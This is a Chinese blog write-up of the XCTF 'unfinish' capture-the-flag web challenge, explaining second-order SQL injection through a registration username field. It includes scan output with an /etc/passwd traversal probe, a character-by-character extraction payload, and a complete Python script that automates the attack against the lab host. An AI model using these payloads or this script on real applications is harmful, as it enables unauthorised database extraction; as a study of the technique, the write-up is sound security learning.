xctf攻防世界 Web高手进阶区 unfinish

原创

l8947943 于 2022-01-02 17:24:32 发布 1146 收藏 2

分类专栏： 攻防世界web之路 文章标签： 前端 安全 web安全


本文链接：https://blog.csdn.net/l8947943/article/details/122277755

攻防世界web之路 专栏收录该内容


14 篇文章 0 订阅

订阅专栏

1. 进入环境，查看页面



我的心情和这个图像一样懵逼，拿起dirsearch就是一顿乱扫。如图：




```
[16:34:44] 403 -  301B  - /.htaccess.sample
[16:34:44] 403 -  299B  - /.htaccess.save
[16:34:44] 403 -  299B  - /.htaccess.orig
[16:34:44] 403 -  300B  - /.htaccess_extra
[16:34:44] 403 -  299B  - /.htaccess_orig
[16:34:44] 403 -  297B  - /.htaccessOLD
[16:34:44] 403 -  297B  - /.htaccess_sc
[16:34:44] 403 -  297B  - /.htaccessBAK
[16:34:44] 403 -  298B  - /.htaccessOLD2
[16:34:44] 403 -  290B  - /.html
[16:34:44] 403 -  289B  - /.htm
[16:34:44] 403 -  299B  - /.htpasswd_test
[16:34:44] 403 -  295B  - /.htpasswds
[16:34:44] 403 -  296B  - /.httr-oauth
[16:34:45] 403 -  289B  - /.php
[16:34:45] 403 -  290B  - /.php3
[16:35:12] 400 -  309B  - /cgi-bin/.%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd
[16:35:14] 200 -    0B  - /config.php
[16:35:22] 301 -  326B  - /fonts  ->  http://111.200.241.244:56778/fonts/
[16:35:26] 301 -  327B  - /images  ->  http://111.200.241.244:56778/images/
[16:35:26] 403 -  292B  - /images/
[16:35:27] 302 -    0B  - /index.php  ->  login.php
[16:35:27] 302 -    0B  - /index.php/login/  ->  login.php
[16:35:30] 200 -    1KB - /login.php
[16:35:45] 200 -    2KB - /register.php
[16:35:48] 403 -  299B  - /server-status
[16:35:48] 403 -  299B  - /server-status/
[16:35:58] 301 -  328B  - /uploads  ->  http://111.200.241.244:56778/uploads/
[16:35:58] 403 -  293B  - /uploads/

Task Completed

(base) C:\Users\Mr.fa\Downloads\dirsearch-master>
```


发现有register.php

2. 问题分析

1. **登入register.php，注册相关账户并登录**




直接吧usrname给显示出来了，也就是说，注册提交了usrname数据，然后又从数据库中查询了username并回显，那么问题就清晰了一丢丢，想办法通过username注入数据，在回显时候再执行。查了查相关的wp，这种方式叫做`二次注入`：


- 二次注入的原理，在第一次进行数据库插入数据的时候(注册时)，仅仅只是使用了 addslashes 或者是借助 get_magic_quotes_gpc 对其中的特殊字符进行了转义，在写入数据库的时候还是保留了原来的数据，但是数据本身还是脏数据。
- 在将数据存入到了数据库中之后，开发者就认为数据是可信的。在下一次进行需要进行查询的时候(登录后)，直接从数据库中取出了脏数据，没有进行进一步的检验和处理，这样就会造成SQL的二次注入。比如在第一次插入数据的时候，数据中带有单引号，直接插入到了数据库中；然后在下一次使用中在拼凑的过程中，就形成了二次注入。

2. 思考注入点


注册过程中，我们尝试一下抓包，得到数据如图：




发现三个关键字，email、username、password，最后回显的是username，那么我们需要对usrname进行注入，如何注入？参考大佬们的wp，说是让FUZZ，于是屁颠屁颠的去查如何FUZZ，使用Burpsuite，在此记录一下。



注意§符号，然后点击payloads，填入相关的符号，（网上有，此处仅仅测试），然后点击start attack



可以看到过滤了什么字符，如图：




3. **如何构造？**

   看了看大佬的WP，翻译一下，就是通过使用`0'+1+'0`作为用户名，在注册的时候，猜想使用sql语句插入到表中，如：

```
insert into tables values('$email','$username','$password')
```

在插入中将`0'+1+'0`插入，取的时候，MySQL语言的一种特性，就是`+`在MySQL中是作为运算符的，引用一幅图：



利用这个特性，我们可以构造payload：`0'+ascii(substr((select * from flag),1,1))+'0`这样我们就可以得到flag表（这个表名是猜的，一般CTF的注入题，如果不特别提示表名的话，表名都是flag）查询结果的第一个字符的ascii码，但是之前FUZZ时已经发现,被过滤，查询资料后发现可以用`from * for *`代替，所以我们的最终payload为`0'+ascii(substr((select * from flag) from 1 for 1))+'0`。

*(PS:这点大佬的WP写出了from * for 的原因很棒，很多我看了都不知道为什么，就很难学)*

不过我还是不懂，为什么就这么敢断定数据库表是flag，而且能想到利用二次注入，拿到flag的每位ascii做运算回显出来，然后拿到回显的前端数据又将其反ascii化，真尼玛牛逼。。。

4. **使用脚本子跑起来（代码已注释）**

```python
import requests, re


# 拿到登录页面的url和注册页面的url
login_url = 'http://111.200.241.244:56778/login.php'
register_url = 'http://111.200.241.244:56778/register.php'
flag = ''

# 每次注册一个账户，拿到数据库中的一个字符
for i in range(1, 100):
    # 注册时候的payload数据
    register_data = {
        'email': 'test%d123.com' % i,
        'username': "0' + ascii(substr((select * from flag) from %d for 1)) + '0" % i,
        'password': '123'
    }
    # post提交注册payload
    res = requests.post(url=register_url,data=register_data)

    # 登录时候的payload数据
    login_data = {
        'email': 'test%d123.com' % i,
        'password': '123'
    }
    # post提交登录payload
    res = requests.post(url=login_url, data=login_data)

    # 使用正则匹配，找到前端的回显数据
    num = re.search('<span class="user-name">\n(.*?)</span>', res.text)
    # 将拿到的ascii转码，还原成存储的数据
    flag += chr(int(num.group(1).strip()))
    print(flag)
```


解释一下代码中几个点：

```python
'email': 'test%d123.com' % i,    #表示每次注册的时候，使用%i去替换%d的数据
```

python格式化输出可以参考链接：PYTHON 中的"%s" %占位符用法

```python
re.search('<span class="user-name">\n(.*?)</span>', res.text)
```

为什么要去匹配`< span class="user-name">`?如图：



`(.*?)`表示使用的正则匹配的非贪婪模式！目的是匹配到第一个内容就停止了。

3. 总结

- 考察sql注入
- MySQL中的特殊字符+
- sql中的内置函数绕过检测
- 脚本使用
- 正则匹配和转码解码操作

参考博客：

- unfinish
- XCTF-WEB-unfinish
- 攻防世界-web-unfinish-从0到1的解题历程writeup

太尼玛难了，好绕啊。。。全程参考wp，要被虐哭了！如有问题，欢迎探讨。